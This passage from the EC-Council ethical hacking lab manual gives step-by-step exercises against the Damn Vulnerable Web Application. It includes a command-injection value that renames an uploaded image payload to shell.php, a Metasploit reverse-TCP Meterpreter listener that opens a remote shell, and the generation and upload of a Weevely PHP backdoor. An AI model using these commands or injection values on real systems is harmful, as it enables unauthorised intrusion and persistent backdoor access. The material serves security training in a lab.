All Rights Reserved. Reproduction is Strictly Prohibited.

89. Click the **Firefox** icon ( ) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php** into the address bar and press **Enter**. The **DVWA** login page appears. Log in with the credentials **admin** and **password**, and click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

90. The **Welcome to Damn Vulnerable Web Application!** Page appears; click **DVWA Security** in the left pane to view the DVWA security level.

91. Change the **Security Level** from impossible to high by selecting **High** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




Figure 2.7.41: Setting DVWA security level

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

92. The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.




Figure 2.7.42: Upload the payload files

93. The **File Upload** window appears. Navigate to the **Desktop** location, select the payload file **high.jpeg**, and click **Open**.




Figure 2.7.43: Select the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

94. Observe that the selected file (**high.jpeg**) appears to the right of the **Browse...** button.
95. Now, click the **Upload** button to upload the file to the database.




Figure 2.7.44: Upload the payload file

96. You will see a message saying that the file has been uploaded successfully, along with the location of the uploaded file. Note down this location.




Figure 2.7.45: Payload file uploaded

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

97. Now, click the **Command Injection** option in the left pane. The **Vulnerability: Command Injection** window appears; in the **Enter an IP address** field, type **|copy C:\wamp64\www\DVWA\hackable\uploads\high.jpeg C:\wamp64\www\DVWA\hackable\uploads\shell.php** and click the **Submit** button.




Figure 2.7.46: Copy the payload file

98. Observe a message saying that the file has been copied, as shown in the screenshot.



Figure 2.7.47: Payload file successfully copied

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

99. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
100. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
101. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

102. Now, type **cd** and press **Enter** to jump to the root directory.
103. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
104. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.
105. To establish a **Meterpreter** session with your victim, you have to set up a listener. To do so, follow the steps given below to set up a listener using the msf command line:
    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 2222** and press **Enter**
    - Type **run** and press **Enter** to start the listener




Figure 2.7.48: Setup and start a listener

106. Switch to the **Mozilla Firefox** window where the **DVWA** website is open. Press **Ctrl+T** to open a new tab, type **http://10.10.10.16:8080/dvwa/hackable/uploads/shell.php**) into the address bar and press **Enter** to execute the uploaded payload.




Figure 2.7.49: Open uploaded payload file in a web browser

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

107. Switch back to the **Terminal** window and observe that a **Meterpreter** session has successfully been established with the victim system.
108. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.




Figure 2.7.50: Get the system information

109. This concludes the demonstration of how to exploit a file upload vulnerability at different security levels.
110. Close all open windows and document all the acquired information.

TASK 8

Gain Backdoor Access via a Web Shell using Weevely

Here, we will gain backdoor access via a web shell using Weevely.

Gaining backdoor access refers to entering a website in a stealthy way. These Backdoors are often installed via some unvalidated uploads. This vulnerability allows you to upload harmful files to the target web server. Websites that are developed using PHP are often susceptible to this kind of attack.

Note: Ensure that the **Windows Server 2016** and **Parrot Security** virtual machines are running.

Note: Before starting this task, ensure that **WampServer** is running on the **Windows Server 2016** virtual machine.

1. On the Parrot Security virtual machine, click the **MATE Terminal** icon ( ) at the top of **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the terminal window; type **weevely generate <Password> <File Path>** (here, the password is **toor**, and the file path is **/home/attacker/Desktop/shell.php**) and press **Enter** to generate a shell file.

Note: Weevely encodes the payload with a key phrase so that no one else can use it to access the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A professional ethical hacker or pen tester can use tools such as Weevely to gain backdoor access to a website without being traced. Weevely is used to develop a backdoor shell and upload it to a target server in order to gain remote shell access. This tool also helps in performing administrative tasks, maintaining persistence, and spreading backdoors across the target network.

6. The shell file (**shell.php**) is generated at the location **/root/Desktop**, and it is encoded with the password (**toor**). Minimize the terminal window.




Figure 2.8.1: Generate shell file

7. Now, click the **Firefox** icon ( ) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php** into the address bar, and press **Enter**.
8. The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.8.2: DVWA login page

9. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Change the **Security Level** from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




Figure 2.8.3: Setting DVWA security level

11. Click the **File Upload** option from the left pane.
12. The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.



Figure 2.8.4: Upload the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **File Upload** window appears; navigate to the **Desktop** location, select the payload file **shell.php**, and click **Open**.




Figure 2.8.5: Select the payload file

14. Observe that the selected file (**shell.php**) appears to the right of the **Browse...** button.
15. Now, click the **Upload** button to upload the file to the database.




Figure 2.8.6: Upload the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. You will see a message that the file has successfully been uploaded, with the location of the file. Note the location of the file and minimize the browser window.

